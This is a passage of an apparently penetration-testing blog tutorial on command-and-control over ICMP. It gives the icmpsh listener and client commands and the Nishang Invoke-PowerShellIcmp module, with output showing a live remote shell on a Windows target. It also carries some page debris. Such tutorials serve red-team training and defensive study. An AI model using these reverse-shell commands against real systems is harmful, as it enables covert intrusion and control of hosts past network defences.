
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The following commands will disable all ICMP echo replies which is essential for the tool to work properly and will start a listener which will wait for ICMP packets from the target host:

```
sysctl -w net.ipv4.icmp_echo_ignore_all=1
/icmpsh m.py 192.168.100.3 192.168.100.4
```

The GitHub repository of the icmpsh tool contains also a binary which needs to be transferred and executed on the target host. The following command will send ICMP traffic to the master host:

1 icmpsh.exe -t 192.168.100.3

```
C:\Users\User>icmpsh.exe -t 192.168.100.3
```

ICMP Shell – Executing Binary

A shell will received over ICMP and commands can be executed through this channel.

```
root@kali:~/Desktop/icmpsh# sysctl -w net.ipv4.icmp_echo_ignore_all=1
net.ipv4.icmp_echo_ignore_all = 1
root@kali:~/Desktop/icmpsh# ./icmpsh_m.py 192.168.100.3 192.168.100.4
ft Corporation. All rights reserved.
C:\Users\User>
```

Shell over ICMP

<u>Daniel Compton</u> developed a script to automate the process. The only input that this script requires is the IP address of the target host. This script is contained in the <u>icmpsh</u>


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Archives





PiX-C2 - ICMP C2

PowerShell

Nishang framework contains a PowerShell module which can be used in combination with icmpsh python script to obtain a shell over ICMP. On the master host the following command will wait for any incoming ICMP packets.

1 ./icmpsh_m.py 192.168.100.3 192.168.100.4

On the target host the $\underline{\text{PowerShellIcmp}}$ module requires only the master IP address:

1 Import-Module .\Invoke-PowerShellIcmp.ps1
2 Invoke-PowerShellIcmp 192.168.100.3

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```
Windows PowerShell
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PS C:\Users\User> Import-Module .\Invoke-PowerShellIcmp.ps1

PS C:\Users\User> Invoke-PowerShellIcmp 192.168.100.3

-
```

Nishang Module – ICMP Shell

The connection will received from the master host.

```
root@kali:~/Desktop/icmpsh# ./icmpsh_m.py 192.168.100.3 192.168.100.4
Windows PowerShell running as user User on WIN-RUDHUU4VG75
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
PS C:\Users\User> whoami
win-rudhuu4vg75\user
PS C:\Users\User>
```

PowerShell – ICMP Shell

Resources

https://attack.mitre.org/wiki/Command and Control

http://bernardodamele.blogspot.co.uk/2011/04/reverse-connection-icmp-shell.html

https://github.com/inquisb/icmpsh

https://github.com/samratashok/nishang

http://leidecker.info/downloads/index.shtml

https://github.com/nocow4bob/PiX-C2

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
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
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https://github.com/sincoder/icmp_shell	Professional
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	Next Conference
	Next Comercine
	Security B-Sides London
	April 29th, 2014
	The big day is here.
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	like this





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